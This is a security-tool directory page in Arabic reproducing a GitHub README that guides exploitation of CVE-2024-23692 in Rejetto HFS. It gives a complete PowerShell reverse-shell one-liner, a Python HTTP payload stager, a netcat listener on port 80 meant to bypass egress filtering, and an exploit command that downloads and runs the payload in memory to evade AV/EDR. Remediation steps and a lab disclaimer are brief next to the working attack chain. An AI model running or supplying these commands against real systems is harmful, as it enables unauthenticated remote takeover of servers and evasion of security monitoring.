
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/sandimfz/cve-2024-23692
توليد الحمولةالاستغلالاستغلال تطبيقات الويبالقيادة والسيطرةالفريق الأحمر
GitHubsandimfz/cve-2024-23692

CVE-2024-23692

يؤتمت استغلال CVE-2024-23692 ضد خوادم Rejetto HFS غير المصحّحة باستخدام قشرة عكسية لـ PowerShell تعمل في الذاكرة، وتجهيز الحمولة عبر HTTP، وتفادي الكتابة على القرص لتجنّب اكتشاف AV/EDR، وذلك لعمليات الفريق الأحمر المصرح بها.

عرض المستودع
37منذ 2 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2024-23692 - تنفيذ التعليمات البرمجية عن بُعد (RCE) في Rejetto HFS

توثيق تكتيكي ودليل استغلال لـ CVE-2024-23692، وهي ثغرة حرجة لتنفيذ التعليمات البرمجية عن بُعد (RCE) بدون مصادقة تؤثر على إصدارات Rejetto HTTP File Server (HFS) السابقة للإصدار 2.3m. يستفيد هذا الدليل من تقنية In-Memory Reverse Shell (في الذاكرة فقط) لتجاوز عمليات الكشف القائمة على التوقيعات التي تعتمد على الكتابة على القرص في برامج مكافحة الفيروسات/EDR بنجاح.

إخلاء المسؤولية: هذا المستودع ومحتوياته مخصصان بشكل صارم لتقييمات الأمان المصرّح بها، ومهام اختبار الاختراق، ومحاكاة مكافآت الثغرات، والتدقيق الجنائي الدفاعي. يُعد الاستخدام غير المصرّح به ضد بيئات الطرف الثالث غير قانوني بشكل صارم.


الشكر والمراجع

يعتمد قالب الفحص الآلي المُنفَّذ في سير عمل إثبات المفهوم هذا على المستودع العام الذي طوّره:

  • مصدر سكربت الاستغلال: VeryLazyTech - CVE-2024-23692

سير عمل الاستغلال (In-Memory Reverse Shell)

تتضمن هذه الطريقة نموذج نشر HTTP stager لتوصيل سلسلة حمولة نصية ديناميكيًا إلى البيئة الهدف، مما يستدعي التنفيذ المباشر من ذاكرة النظام المتطايرة (RAM).

الخطوة 1: تجهيز سكربت الحمولة

على خادم C2/المهاجم المحلي الخاص بك، أنشئ ملفًا نصيًا ثابتًا باسم index.html واملأه بكود حلقة PowerShell TCP Socket الأساسي التالي:

\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()

الخطوة 2: تشغيل خادم الويب الخفيف

افتح نافذة طرفية داخل مجلد التجهيز المخصص الذي يحتوي على ملف قالب الحمولة الخاص بك، ثم شغّل مستمع Python HTTP فوريًا على منفذ بديل (مثل 8080):

python3 -m http.server 8080

الخطوة 3: تهيئة مستمع الشبكة

افتح جلسة طرفية ثانية مستقلة لاستضافة استدعاء الصدفة (shell) المستمر الوارد. يُوصى بشدة باستخدام المنفذ 80 (أو 443) لتجاوز تدابير الحماية المحيطية الصادرة بسهولة (Egress Firewall Filtering):


sudo nc -lvnp 80

الخطوة 4: تشغيل استغلال RCE

أطلق محرك التحقق الآلي مستهدفًا بنية النشر الخاصة بك. يستدعي الهدف تحليل الأوامر عبر غلاف تنفيذ CMD محلي للحفاظ على استقرار السلسلة الأمثل دون إسقاط أعلام المعاملات:

./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""

Screenshot

المعالجة والتخفيف

لمحو الاختراقات بالكامل ومعالجة البيئات التشغيلية المعرّضة للخطر:

  1. أوقف وأنهِ فورًا أي عمليات نشر Rejetto HFS قيد التشغيل عبر شجرة النظام:
    Get-Process -Name *hfs* | Stop-Process -Force
    
  2. احذف الملفات المتبقية أو الحمولات الثنائية غير المصادق عليها الموجودة داخل مناطق الكتابة العامة:
    Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue

    
  3. قم بترقية أصول النشر إلى إصدار الإصدار المستقر المُرقَّع أو انقل بنية التكامل إلى منصات بديلة آمنة حديثة.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    256

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





